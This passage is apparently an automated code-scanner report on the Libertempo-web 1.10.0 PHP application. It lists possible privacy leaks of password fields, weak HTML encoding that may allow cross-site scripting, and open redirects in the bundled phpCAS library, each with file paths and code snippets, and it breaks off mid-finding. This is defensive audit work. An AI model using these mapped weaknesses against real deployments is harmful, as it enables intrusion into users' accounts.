Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1303
Status	New

Method commit_annul_fermeture at line 2653 of /Libertempo-web-1.10.0/hr/Fonctions.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/hr/Fonctions.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	2683	189
Object	row_credit	echo

Code Snippet

File Name /Libertempo-web-1.10.0/hr/Fonctions.php
 Method public static function commit_annul_fermeture(\$fermeture_id, \$groupe_id)

```
.....
2683.                  $row_credit = $result_credit->fetch_array();
```

File Name /Libertempo-web-1.10.0/includes/SQL.php
 Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
.....
189.                  'sql      : ' .$query. "\n".
```

Privacy Violation\Path 5:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1304
Status	New

Method commit_annul_fermeture at line 2653 of /Libertempo-web-1.10.0/hr/Fonctions.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/hr/Fonctions.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	2685	189

Object	row_credit	echo
--------	------------	------

Code Snippet

File Name /Libertempo-web-1.10.0/hr/Fonctions.php

Method public static function commit_annul_fermeture(\$fermeture_id, \$groupe_id)

```
....
2685.                $sql_nb_jours_a_crediter=$row_credit['p_nb_jours'];
```



File Name /Libertempo-web-1.10.0/includes/SQL.php

Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.                'sql      : ' . $query. "\n".
```

Privacy Violation\Path 6:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1305>

Status New

Method commit_annul_fermeture at line 2653 of /Libertempo-web-1.10.0/hr/Fonctions.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/hr/Fonctions.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	2684	189
Object	row_credit	echo

Code Snippet

File Name /Libertempo-web-1.10.0/hr/Fonctions.php

Method public static function commit_annul_fermeture(\$fermeture_id, \$groupe_id)

```
....
2684.                $sql_num_periode=$row_credit['p_num'];
```



File Name /Libertempo-web-1.10.0/includes/SQL.php

Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.                'sql      : ' . $query. "\n".
```

Privacy Violation\Path 7:

Severity Medium

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1306
Status	New

Method write_db_config at line 95 of /Libertempo-web-1.10.0/install/Fonctions.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/install/Fonctions.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	95	100
Object	passwd	newdbconnect

Code Snippet

File Name /Libertempo-web-1.10.0/install/Fonctions.php
Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
....  
95.         public static function  
write_db_config($server,$user,$passwd,$db){  
....  
100.             file_put_contents(CONFIG_PATH . 'dbconnect.php',  
$newdbconnect);
```

Privacy Violation\Path 8:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1307
Status	New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/export/Fonctions.php
Line	1572	150
Object	passwd	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
....  
1572.         $tab_user['passwd'] = $resultat['u_passwd'];
```

File Name /Libertempo-web-1.10.0/export/Fonctions.php

Method public static function export_ical(\$user_login)

```
....
150. "STATUS:$status\r\n" .
```

Privacy Violation\Path 9:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1308
Status	New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_ajout_conges.php
Line	1572	4
Object	passwd	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
....
1572. $tab_user['passwd'] = $resultat['u_passwd'];
```

File Name /Libertempo-web-1.10.0/hr/hr_ajout_conges.php
Method <?php

```
....
4.
```

Privacy Violation\Path 10:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1309
Status	New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_ajout_conges.p

		hp
Line	1572	4
Object	passwd	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
....
1572.          $tab_user['passwd']      = $resultat['u_passwd'];
```



File Name /Libertempo-web-1.10.0/responsable/resp_ajout_conges.php

Method <?php

```
....
4.
```

Privacy Violation\Path 11:

Severity Medium

Result State To Verify

Online Results [https://hrzchkmkapp.in.ac-](https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1310)

[paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1310](https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1310)

Status New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_cloture_year.php
Line	1572	4
Object	passwd	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
....
1572.          $tab_user['passwd']      = $resultat['u_passwd'];
```



File Name /Libertempo-web-1.10.0/hr/hr_cloture_year.php

Method <?php

```
....
4.
```

Privacy Violation\Path 12:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1311
Status	New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_cloture_exercice.php
Line	1572	4
Object	passwd	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
....
1572.          $tab_user['passwd']      = $resultat['u_passwd'];
```



File Name /Libertempo-web-1.10.0/responsable/resp_cloture_exercice.php
Method <?php

```
....
4.  echo \responsable\Fonctions::clotureExerciceModule();
```

Privacy Violation\Path 13:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1312
Status	New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_page_principale.php
Line	1572	4
Object	passwd	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
.....
1572.          $tab_user['passwd']      = $resultat['u_passwd'];
```



File Name /Libertempo-web-1.10.0/hr/hr_page_principale.php
Method <?php

```
.....
4.
```

Privacy Violation\Path 14:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1313>
Status New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_page_principale.php
Line	1572	4
Object	passwd	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
.....
1572.          $tab_user['passwd']      = $resultat['u_passwd'];
```



File Name /Libertempo-web-1.10.0/responsable/resp_page_principale.php
Method <?php

```
.....
4.
```

Inappropriate Encoding for Output Context

Query Path:

PHP\Cx\PHP Medium Threat\Inappropriate Encoding for Output Context Version:1

[Description](#)

Inappropriate Encoding for Output Context\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1431
Status	New

The application uses htmlentities function, at line 1 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service_POST.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service_POST.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service_POST.php
Line	95	96
Object	htmlspecialchars	print

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_service_POST.php
Method <?php

```
....  
95.      '<h1>Your favorite color is ' .  
htmlspecialchars($_POST['favorite_color'])  
96.      . '</h1>';
```

Inappropriate Encoding for Output Context\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1432
Status	New

The application uses htmlentities function, at line 485 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	502	502
Object	htmlspecialchars	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function error(\$msg)

```
....
502.          echo "<br />\n<b>phpCAS error</b>: <font
color=\"FF0000\"><b>" . __CLASS__ . " : " . $function . '(): ' .
htmlentities($msg) . "</b></font> in <b>" . $file . "</b> on line <b>" .
$line . "</b><br />\n";
```

Inappropriate Encoding for Output Context\Path 3:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1433>
Status New

The application uses htmlentities function, at line 1235 of /Libertempo-web-1.10.0/admin/Fonctions.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/admin/Fonctions.php	/Libertempo-web-1.10.0/admin/admin_modif_user.php
Line	1237	4
Object	htmlentities	echo

Code Snippet

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function modifUserModule(\$onglet)

```
....
1237.          $u_login =
htmlentities(getpost_variable('u_login'));
```

File Name /Libertempo-web-1.10.0/admin/admin_modif_user.php
Method <?php

```
....
4.
```

Inappropriate Encoding for Output Context\Path 4:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1434>
Status New

The application uses htmlentities function, at line 1235 of /Libertempo-web-1.10.0/admin/Fonctions.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/admin/Fonctions.php	/Libertempo-web-1.10.0/admin/admin_modif_user.php
Line	1238	4
Object	htmlentities	echo

Code Snippet

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function modifUserModule(\$onglet)

```
....  
1238.          $u_login_to_update      =  
htmlentities(getpost_variable('u_login_to_update')) ;
```

File Name /Libertempo-web-1.10.0/admin/admin_modif_user.php
Method <?php

```
....  
4.
```

Inappropriate Encoding for Output Context\Path 5:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1435>
Status New

The application uses htmlentities function, at line 352 of /Libertempo-web-1.10.0/config/Fonctions.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/config/Fonctions.php	/Libertempo-web-1.10.0/config/config_type_absence.php
Line	359	6
Object	htmlentities	echo

Code Snippet

File Name /Libertempo-web-1.10.0/config/Fonctions.php
Method public static function commit_ajout(&\$tab_new_values)

```
....
359.          $tab_new_values['short_libelle'] =
htmlentities($tab_new_values['short_libelle']);
```



File Name /Libertempo-web-1.10.0/config/config_type_absence.php

Method <?php

```
....
6. echo \config\Fonctions::typeAbsenceModule();
```

Inappropriate Encoding for Output Context\Path 6:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1436
Status	New

The application uses htmlentities function, at line 352 of /Libertempo-web-1.10.0/config/Fonctions.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/config/Fonctions.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	359	189
Object	htmlentities	echo

Code Snippet

File Name /Libertempo-web-1.10.0/config/Fonctions.php
Method public static function commit_ajout(&\$tab_new_values)

```
....
359.          $tab_new_values['short_libelle'] =
htmlentities($tab_new_values['short_libelle']);
```



File Name /Libertempo-web-1.10.0/includes/SQL.php

Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.          'sql      : ' . $query. "\n".
```

Inappropriate Encoding for Output Context\Path 7:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-

paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1437

Status New

The application uses htmlentities function, at line 68 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/AuthenticationException.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/AuthenticationException.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/AuthenticationException.php
Line	76	74
Object	htmlentities	printf

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/AuthenticationException.php
Method public function __construct(\$client,\$failure,\$cas_url,\$no_response,

```

....
76.             htmlentities($client->getURL()),
....
74.             printf(

```

Inappropriate Encoding for Output Context\Path 8:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1438>
Status New

The application uses htmlentities function, at line 876 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	995	502
Object	htmlentities	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function __construct(

```
....
995.                                .htmlentities($ticket).'

```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function error(\$msg)

```
....
502.                echo "<br />\n<b>phpCAS error</b>: <font
color=\"FF0000\"><b>" . __CLASS__ . "::~" . $function . '(): ' .
htmlentities($msg) . "</b></font> in <b>" . $file . "</b> on line <b>" .
$line . "</b><br />\n";
```

Inappropriate Encoding for Output Context\Path 9:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1439>
Status New

The application uses htmlentities function, at line 3624 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3637	3636
Object	htmlentities	printf

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _authError(

```
....
3637.                $lang->getYouWereNotAuthenticated(),
htmlentities($this->getURL()),
....
3636.                printf(
```

Inappropriate Encoding for Output Context\Path 10:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1440>
Status New

The application uses htmlspecialchars function, at line 10 of /Libertempo-web-1.10.0/includes/fonction.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/fonction.php	/Libertempo-web-1.10.0/utilisateur/user_echange_jour_absence.php
Line	11	4
Object	htmlspecialchars	echo

Code Snippet

File Name /Libertempo-web-1.10.0/includes/fonction.php

Method function schars(\$htmlspec) {

```
....
11.     return htmlspecialchars( $htmlspec );
```

File Name /Libertempo-web-1.10.0/utilisateur/user_echange_jour_absence.php

Method <?php

```
....
4.
```

Inappropriate Encoding for Output Context\Path 11:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1441>

Status New

The application uses htmlspecialchars function, at line 10 of /Libertempo-web-1.10.0/includes/fonction.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/fonction.php	/Libertempo-web-1.10.0/utilisateur/user_nouvelle_absence.php
Line	11	4
Object	htmlspecialchars	echo

Code Snippet

File Name /Libertempo-web-1.10.0/includes/fonction.php

Method function schars(\$htmlspec) {

```
....
11.      return htmlspecialchars( $htmlspec );
```

File Name /Libertempo-web-1.10.0/utilisateur/user_nouvelle_absence.php
Method <?php

```
....
4.
```

Inappropriate Encoding for Output Context\Path 12:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1442>
Status New

The application uses htmlspecialchars function, at line 10 of /Libertempo-web-1.10.0/includes/fonction.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/fonction.php	/Libertempo-web-1.10.0/utilisateur/Fonctions.php
Line	11	44
Object	htmlspecialchars	echo

Code Snippet

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function schars(\$htmlspec) {

```
....
11.      return htmlspecialchars( $htmlspec );
```

File Name /Libertempo-web-1.10.0/utilisateur/Fonctions.php
Method public static function verif_solde_user(\$user_login, \$type_conges, \$nb_jours)

```
....
44.          echo '<p class="bg-danger">'.schars(
_('verif_solde_erreur_part_1') ).' (.(float)schars($nb_jours).')
'.schars( _('verif_solde_erreur_part_2') ).'
(.(float)schars($sql_solde_user).') '.schars(
_('verif_solde_erreur_part_3') ).'
(.(float)schars($sql_solde_user_a_valider).')</p>'."\n";
```

Inappropriate Encoding for Output Context\Path 13:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1443
Status	New

The application uses htmlspecialchars function, at line 155 of /Libertempo-web-1.10.0/config/Fonctions.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/config/Fonctions.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	165	189
Object	htmlspecialchars	echo

Code Snippet

File Name /Libertempo-web-1.10.0/config/Fonctions.php
Method public static function commit_modif(\$tab_new_values)

```
....  
165.             $subject =  
htmlspecialchars(addslashes($tab_mail['subject']));
```



File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....  
189.             'sql    : ' . $query. "\n".
```

Inappropriate Encoding for Output Context\Path 14:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1444
Status	New

The application uses htmlspecialchars function, at line 155 of /Libertempo-web-1.10.0/config/Fonctions.php, to encode user input which was received earlier. However, encoding function is faulty and does not encode all input properly. The application then sends the partially encoded input, to the response web page that is output back to the client. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/config/Fonctions.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	166	189
Object	htmlspecialchars	echo

Code Snippet

File Name /Libertempo-web-1.10.0/config/Fonctions.php
Method public static function commit_modif(\$tab_new_values)

```
....
166.             $body =
htmlspecialchars(addslashes($tab_mail['body']));
```

File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.             'sql      : ' . $query. "\n".
```

Open Redirect

Query Path:

PHP\Cx\PHP Medium Threat\Open Redirect Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control
OWASP Top 10 2013: A10-Unvalidated Redirects and Forwards

Description

Open Redirect\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=735
Status	New

A possible open redirect has been found at line 1351 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1365
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....
1365.                                header('Location: '.$this->getURL());
```

Open Redirect\Path 2:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=736>
Status New

A possible open redirect has been found at line 1351 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3499	1365
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.                                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....
1365.                                header('Location: '.$this->getURL());
```

Open Redirect\Path 3:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=737>
Status New

A possible open redirect has been found at line 1351 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3453	1365
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function getURL()

```
....
3453.          $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function isAuthenticated()

```
....
1365.          header('Location: '.$this->getURL());
```

Open Redirect\Path 4:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=738>

Status New

A possible open redirect has been found at line 1351 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1474
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()


```
.....
3490.                                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
.....
1474.                                header('Location: '.$this->getURL());
```

Open Redirect\Path 5:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=739>
Status New

A possible open redirect has been found at line 1351 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3499	1474
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
.....
3499.                                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
.....
1474.                                header('Location: '.$this->getURL());
```

Open Redirect\Path 6:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=739>

Status	d=740 New
--------	------------------------------

A possible open redirect has been found at line 1351 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3453	1474
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getURL()

```
....
3453.             $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....
1474.             header('Location: '.$this->getURL());
```

Open Redirect\Path 7:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=741
Status	New

A possible open redirect has been found at line 1610 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1616
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
